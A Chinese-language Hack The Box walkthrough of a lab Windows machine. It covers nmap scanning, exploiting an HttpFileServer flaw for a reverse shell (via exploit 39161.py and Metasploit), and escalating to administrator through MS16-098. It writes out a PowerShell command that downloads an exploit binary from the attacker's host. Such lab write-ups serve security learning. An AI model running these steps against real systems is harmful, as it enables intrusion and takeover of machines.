
基础信息
简介:Hack The Box是一个在线渗透测试平台。可以帮助你提升渗透测试技能和黑盒测试技能,平台环境都是模拟的真实环境,有助于自己更好的适应在真实环境的渗透
链接:https://www.hackthebox.eu/home/machines/profile/6
描述:
前言
通过nmap进行端口扫描在确定端口开放了HFS服务后进入80端口获取到版本信息,利用脚本获取到shell,之后利用Windows-Exploit-Suggester查询系统存在的漏洞,利用漏洞提权获取管理员权限。
一、信息收集
1、靶机ip
IP地址为:10.129.61.104
2、靶机端口与服务
nmap -sV -A -O -T4 10.129.61.104
开放了80端口并且80端口还开放了HttpFileServer服务
3、网站信息收集
进入80端口,获取到HttpFileServer的版本信息
通过版本信息可以搜索到有关该版本的漏洞并进行利用
二、漏洞探测与利用
方法一
通过searchsploit 找到相同版本可利用的攻击载荷
查看39161.py了解该脚本的利用过程
若要使用该脚本需要对ip地址与端口进行设置,通过介绍可知我们需要通过开放web服务将nc.exe获取反向shell
执行两次,第一次是触发nc.exe,第二次是反弹shell
方法二
直接利用msf中集成的攻击载荷进行攻击
配置完成进行攻击
这与使用nc反弹获取的shell权限相同
三、提权
使用Windows-Exploit-Suggester工具对目标补丁程序级别与Microsoft漏洞数据库进行比较,以检测目标上可能缺少的补丁程序。链接

用法在描述中给出
通过对比发现该系统没有打的补丁,这里我们利用MS16-098
通过谷歌获取到可利用的攻击载荷
将其下载到kali中
操作如下
python -m SimpleHTTPServer 9005  开启web服务端口,作用:将bfill.exe 下载到靶机中
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.58:9005/bfill.exe', 'c:\Users\Public\Downloads\bfill.exe')"   将bfill.exe下载到c:\Users\Public\Downloads目录下


在c:\Users\Public\Downloads目录下执行bfill.exe进行提权
成功提权获取root.txt
来源:freebuf.com 2021-03-17 18:36:15 by: WAFmax